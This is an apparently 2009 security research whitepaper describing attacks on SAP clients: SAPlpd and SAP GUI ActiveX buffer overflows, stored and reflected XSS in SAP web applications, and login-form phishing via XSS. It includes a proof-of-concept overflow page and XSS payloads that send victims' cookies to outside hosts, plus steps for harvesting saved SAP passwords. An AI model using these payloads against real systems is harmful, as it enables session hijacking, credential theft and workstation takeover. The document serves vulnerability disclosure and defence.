Digital Security

24 july 2009

SAP security: attacking sap clients

Alexandr Polyakov

Digital Security Research Group (DSecRG)

a.polyakov@dsec.ru
www.dsecrg.com

Content

Introduction

Business applications security is one of the most important tasks in complex information security process. Nowadays SAP platform is the most widespread platform for managing enterprise systems and store the most critical data.

None the less people still don't attend much on a technical side of SAP security. There are some well-known problems about access control, SoD matrix and maybe SAP router security. But there are also many problems on all levels of SAP system such as: network level, operation system level, database level, application level and presentation level i.e. SAP clients. As for SAP server security there you can give some information from Cybsec [2] presentations on BlackHat 2007 и Blackhat 2009 where u can see how insecure SAP servers and RFC protocol. But there is still so few information about SAP client security which can be the weak point in your company even if it has secure SAP server environment.

In this article I will be talking about basic problems in sap client's security. Here will be described a problem with description of basic attacks to SAP clients which can be exploited from corporate network and even from public network with getting access to corporate network and users workstation which is one step closer to the SAP servers and critical business data.

Attacking SAP clients

SAPGUI is standard application which is using for connecting to SAP and work with data. In large companies working with SAP this application installed almost in all SAP client workstation.

This application like all other large applications with complex structure is prone to multiple vulnerabilities. Considering the prevalence of this application in target systems criticality of vulnerabilities founded in SAPGUI is comparable with the overflow in IE browser or Microsoft office. And also Windows-infrastructure is rather simply supported in the updated condition by means of the same WSUS, and administrators are well informed in critical windows vulnerabilities instead of situation with sap clients. There are 2 main problems in SAP client's security: absence of automatic updating system of the client software, and the most important thing, relative novelty of a problem and almost full lack of information in the field of existing problems and ways of decisions

Taking into consideration that access to some SAP-systems is getting by means of a browser, that is existing XSS vulnerabilities in SAP web servers can lead to various attacks to SAP-clients and access reception to their sessions. It essentially increases quantity of possible attacks to SAP-clients.

Further in article we will consider in details existing vulnerabilities in SAP GUI client application and in SAP web servers.

Buffer overflow in SAPlpd component of SAP GUI application.

The given buffer overflow vulnerabilities in components SAPlpd and SAPsprint have been found by security expert Luigi Auriemma (Luigi Auriemma) and published on February, 4th, 2008. Component SAPlpd is a part of the client application SAP GUI installed on each SAP user workstation, and represents OS Windows printer service, working on 515 port. Multiple vulnerabilities was found in protocol which is used in SAPlpd and they allow attacker to receive the full remote control over vulnerable system, execute denial of service attack and purposely finish work of print service. Details about those vulnerabilities can be found in the official report advisory [5.1]. Main Feature is that by default the port of vulnerable service is closed and opens only when user print the next document. The given feature at first sight essentially complicates attack to the user workstation, but it not absolutely so.

Considering that in the typical company which uses SAP, the number of SAP users is measured by hundreds, and even thousand – therefore the probability of that at a given time at least somebody from these users prints the document is very big. Thus, having written a simple script which scans a network in search of open port and starts exploit in case of detection it is possible to quickly get administrative access to a vulnerable user's workstation.

It was the theory. In practice everything as it appears, even easier. Exploit for given vulnerability has been added in Metasploit framework which is accessible from the Internet for free downloading. The attacker needs to choose only a shell-code which will be executed on the client and then using module db_autopwn adds the list of IP-addresses of client workstations. In case version SAPlpd is vulnerable and the user during this moment has started printer service we will get remote access to its workstation. (see fig.1)

In our security practice about 67% of SAPGui installations are vulnerable to this attack.



Fig. 1.Getting remote access to SAP-client using SAPLpd vulnerability

With having access to user's workstation command prompt attacker can make some interesting thinks. For example he can install Trojan program and sniff users password or read user credentials from sapshortcut.ini configuration file (SAP note # 146173 — SAPShortcut: Saving password in SAPShortcut) which will give us a direct access to SAP server and critical business data.

Multiple ActiveX vulnerabilities in SAP GUI

One more vulnerability, to be exact the whole class buffer overflow which examples are periodically found out in SAP GUI application also by author of this article. I am talking about vulnerabilities in ActiveX components which are established together with SAP GUI application. SAP GUI consists of about 1 000 various ActiveX components, each of which can be potentially vulnerable.

For exploitation this type of vulnerability user interaction is needed. User must follow the link given by attacker (the link can be transferred by e-mail, ICQ etc.) vulnerable component in his browser will be exploited and attacker can get access to victim's command prompt.

In our statistics of penetration tests and the conventional data on the average from 10 % to 50 % of users click on evil links which are sent using social engenering dispatching.

Vulnerable component which will cause overflow will be executed in a context of a browser of a victim which is frequently started under the administrative rights.

The first public vulnerability [5.2] in SAP GUI ActiveX component SAP GUI has been found by Mark Litchfield in January, 2007 (public disclosure in March, 2007). One vulnerability

has been found out in a component kwedit [5.3], and another in a component kwedit rfcguisink [5.4]. Successful operation of these vulnerabilities allows receiving the remote control over client system. The vulnerability has been closed; details are accessible in corresponding sap note.

Within the next two years with various researchers, including the author of this article had been published 4 more remote overflow vulnerabilities in other components. Besides it is not known, how much vulnerability are found, but not closed by the manufacturer. I can only tell about 2 more vulnerabilities of such which I have sent directly to SAP and patches are still in developing.

Table 1. Buffer Overflow vulnerabilities in SAP GUII

Publication date	Vulnerable component	Author	Link
04.01.2007	rfcguisink	Mark Litchfield	http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
04.01.2007	Kwedit	Mark Litchfield	http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
07.11.2008	mdrmsap	Will Dormann	http://www.securityfocus.com/bid/32186/info
07.01.2009	Sizerone	Carsten Eiram	http://www.securityfocus.com/bid/32186/info
31.03.2009	WebViewer3D	Will Dormann	http://www.securityfocus.com/bid/34310/info
08.06.2009	Sapirrfc	Alexander Polyakov	http://dsecrg.ru/pages/vul/show.php?id=115
??	??	Alexander Polyakov	http://dsecrg.ru/pages/vul/show.php?id=116
…	…	…	…

Last buffer overflow vulnerability [5.8] in this moment was published by author on DSecRG site 8 june 2009. This vulnerability in sapirrfc.dll like other similar vulnerabilities found can be exploited to gain remote control on victim's workstation.

For exploitation of this vulnerability attacker should design HTML page which loads vulnerable ActiveX component SAPIrRfc and causes procedure "Accept", having transferred it as parameter a line in the size more than 720 byte.

In case the user will follow the link, it can cause Denial of Service or perform remote code execution on user's workstation. Here u can see a POC code of exploit which will cause denial of service

```
<html>
<object classid='clsid:77F12F8A-F117-11D0-8CF1-00A0C91D9D87' id='target' />
<script>

arg1="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA"

target.Accept arg1

</script>
</html>
```

In summary – some factors which raise criticality of the given attack:

1. For a number of founded vulnerabilities in rfcguisink, kwedit and WebViewer3D working exploit code is acceptable and included in Metasploit. So attacker needs only choose a shell-code, carry out list of user emails and send him emails with link to attacker's site with vulnerable component. As a result it is possible to receive considerable quantity of shells on various corporate workstations.

2. The Vulnerability which has been found out by the author, in a component sapirrfc.dll, is officially closed only in version SAP GUI 7.10. For versions 6.2 and 6.4 patch is not provided, and in recommendations consult to pass to version 7.1. Considering that at present versions 6.2 and 6.4 are established on the average at 10 % and 50 % users workstations (the others of 40 % have on version 7.1, according to the statistics data of spent by company Digital Security during the information security audits and penetration tests), it means that the most part of users of the company are still vulnerable to the given attack.

3. Alternative attack scenario then user receives the reference not by mail or ICQ, is also possible. For example attacker can create malicious html document in corporate system of document circulation such as SAP CFolders. In this case the trust to the document is more than in mail or ICQ, but on the other hand uploading document in internal system is more difficult and it will be described in next chapter.

Attacking SAP clients with SAP WEB Application server vulnerabilities.

At present time the increasing number of SAP systems is transferred to a web. As examples it can be: SAP Enterprise Portal, SAP SRM, SAP CRM and a number of other components. The given programs allow using of SAP systems functions by means of a browser, and SAP applications look as usual web applications. However, even the basis SAP-platform NetWeaver represents an application server with built on various web services. Even in default configuration without additional components SAP NetWeaver has a number of vulnerabilities, including vulnerabilities found out by the author of this article.

Despite that vulnerabilities are founded in WEB servers, attacks are targeted to SAP clients. Thus, speaking about safety of SAP-clients it is necessary to mention typical client-side vulnerabilities in web applications. With reference to SAP clients we are interested in vulnerabilities such as:

- HTML injections or stored XSS;
- Reflective XSS;
- Fishing or intercepting authentication data the data.

HTML injections and stored XSS

Let's consider one of examples of HTML injection vulnerability (also called as stored XSS) in application SAP SRM (the application for working with remote suppliers).

The SAP SRM system allows to create HTML documents containing any data and to place them in the general folder of tenders. Thus, authenticated system user (supplier) can execute «Stored XSS» attack. Attack assumes injection of malicious code in portal page. For example in the general documents exchange folder which can be accessed by purchaser. In case of success at viewing of this page by the purchaser, his session credentials (cookies) will be intercepted and forwarded to attacker's site. As an example it is possible to use the following simple HTML-file:

```
<html>
<script>document.location.href='http://dserg.com/?'+document.cookie;</script>
</html>
```

Because of in SAP SRM users session is not adhered to the IP-address, attacker can connect to users environment having his cookie and, thereby, to get access to documents of other suppliers and to administrative functions of system.

The given vulnerability is not unique. More in detail about similar vulnerabilities found is possible to read in the official advisory, published by experts DSecRG [5.10]. Vulnerabilities

described in this advisory allows to inject any HTML and javascript a code in pages of a portal and, as consequence, to get access to session of other users, using vulnerability in parameters filtration mechanisms.

Now let's remember vulnerabilities in SAPGUI ActiveX components If we combine those two vulnerabilities we will receive one more variant of attack. For this purpose it is necessary for us to load HTML page with call to one of the vulnerable activeX components. In this case if the employee of the company opens our document we will get access to its workstation that will allow us to make the further attacks to a corporate network.

Reflective XSS

As it was already told in the previous point, even in a standard application SAP - NetWeaver has couple of vulnerabilities, not to mention the set of additional components. In total at present time it is published nearby 20 vulnerabilities various SAP-applications by various researchers including DSecRG (vulnerabilities in SAP SRM [5.11] и WEBDB [5.12]). Besides it is not known, how many vulnerabilities are still remain opened.

As vulnerability in SAP SRM was already described in the previous point, we will consider vulnerability [5.13] in other application SAP IGS, found out by Mark Litchfield. Attacker must create a link like this:

```
http://server:40180/ADM:GETLOGFILE?PARAMS=<script>document.location.href='http://dserg
.ru/?'+document.cookie;</script>
```

After that attacker must send it to victim and get his cookie.

Such vulnerabilities in a standard SAP-environment and in additional components can be found in official sites of companies such:

Digital Security [DSecRG] (http://dsecrg.com/pages/vul/)

Cybsec (http://cybsec.com/EN/research/default.php)

NGS (http://www.ngssoftware.com/research/advisories/)

Fishing authentication data using XSS

With following XSS vulnerability [5.14] it is possible to make spoofing attack and to sniff users authentication data. Vulnerability is found by the author in application SAP Web Application Server which is base for all SAP-systems. Vulnerability exists because of insufficient filtration processing in URL sap/bc/gui/sap/its/webgui/ which represents the standard interface for logging in into SAP system through a web (Fig. 2).



Fig.2 Standard WEB interface for logging in into SAP.

This XSS vulnerability allows injecting javascript a code into URL in such a manner that it will be injected into page source after forms of input of a login and the password. Thus it is real to inject a code which will change standard entry fields and then by pressing the input button will be transferring the data entered by the user, on a site under attacker's control. The fragment of an initial code of page:

```
<form name="loginForm" action="/sap/bc/gui/sap/its/webgui[ HERE WE MUST INJECT XSS]"
method="post">
<input type="hidden" name="sap-system-login-oninputprocessing" value="">
<input type="hidden" name="sap-urlscheme" value="">
.
.
[HERE U CAN SEE A INPUT FORMS]
.
.
[HERE U CAN SEE A BUTTON FOR SUBMITTING FORMS]
<a href="javascript:void(0);" onclick="callSubmitLogin('onLogin'); return false;"
onkeypress="callSubmitLogin('onLogin');  …</form/>
```

Thus, as u see in code, we can rewrite old input forms using our injected code.

For realization of the given attack attacker must send to a potential victim a following link:

```
http://sapserver:8000/sap/bc/gui/sap/its/webgui? [XSS code  which will overwrite
standard input forms and redirect input data to attackers server]
```

So when user follow this link and input authentication data, this data will go to the attacker.

Conclusion

In this document we have considered the basic attacks to the SAP-clients with the real examples, found out by various researchers and author from DSecRG. As it was found out there lot vulnerabilities are existed in SAP GUI, and in ActiveX components. For number of existing vulnerabilities public exploits are accessible by milw0rm and Metasploit that essentially raises risk of possible attack. To close most vulnerabilities SAP recommends install kill bit on to the vulnerable component. This is shifted all responsibly to the administrator only. As it is known it is not good because of human factor. As for WEB clients attack the quantity of vulnerabilities also is great, and they exist almost at each SAP-application. The information about most of them is accessible on the Internet to every potential attacker, but updates as it appears, are established only in few instances.

Links

1. Dsecrg.com —Official site of Digital Security Research Group
2. Cybsec.com — Official site of Cybsec company where u can get information about SAP security in common.
3. Ngssoftware.com - Official site NGS company, where u can get information about some of vulnerabilities in SAP web applications and client software.
4. Metasploit.com — official site if Metasploit project, where you can find some exploits from this article
5. Vulnerabilities from this article:
   - 5.1 http://aluigi.altervista.org/adv/saplpdz-adv.txt
   - 5.2 http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
   - 5.3 http://www.milw0rm.com/exploits/4148
   - 5.4 http://www.milw0rm.com/exploits/4149
   - 5.5 http://www.securityfocus.com/bid/32186/info
   - 5.6 http://www.securityfocus.com/bid/33148/info
   - 5.7 http://www.securityfocus.com/bid/34310/info
   - 5.8 http://dsecrg.com/pages/vul/show.php?id=115
   - 5.9 http://dsecrg.com/pages/vul/show.php?id=116
   - 5.10 http://dsecrg.com/pages/vul/show.php?id=114
   - 5.11 http://dsecrg.com/pages/vul/show.php?id=121
   - 5.12 http://dsecrg.com/pages/vul/show.php?id=116
   - 5.13 http://www.ngssoftware.com/advisories/medium-risk-vulnerability-in-sap-internet-graphics-server/
   - 5.14 http://dsecrg.com/pages/vul/show.php?id=33

About Author

Alexander Polyakov — working as a lead IT security auditor in company named Digital Security. The head of Digital Security Research Group. One of the contributors of PCIDSS.RU project. Expert in enterprise applications and database security, has found a lot of vulnerabilities in products of such vendors as SAP, Oracle, IBM, Sun and many others. Author of many whitepapers about IT security and particularly about enterprise application security. Author of boor "Oracle Security from the Eye of the auditor: Attack and Defence".

About Company

Digital Security is one of the leading IT security companies in CEMEA, providing information security consulting, audit and penetration testing services, risk analysis and ISMS-related services and certification for ISO/IEC 27001:2005 and PCI DSS standards.

Digital Security Research Group focuses on application and database security problems with vulnerability reports, advisories and whitepapers posted regularly on our website.

Contact: research [at] dsecrg [dot] com
http://www.dsecrg.com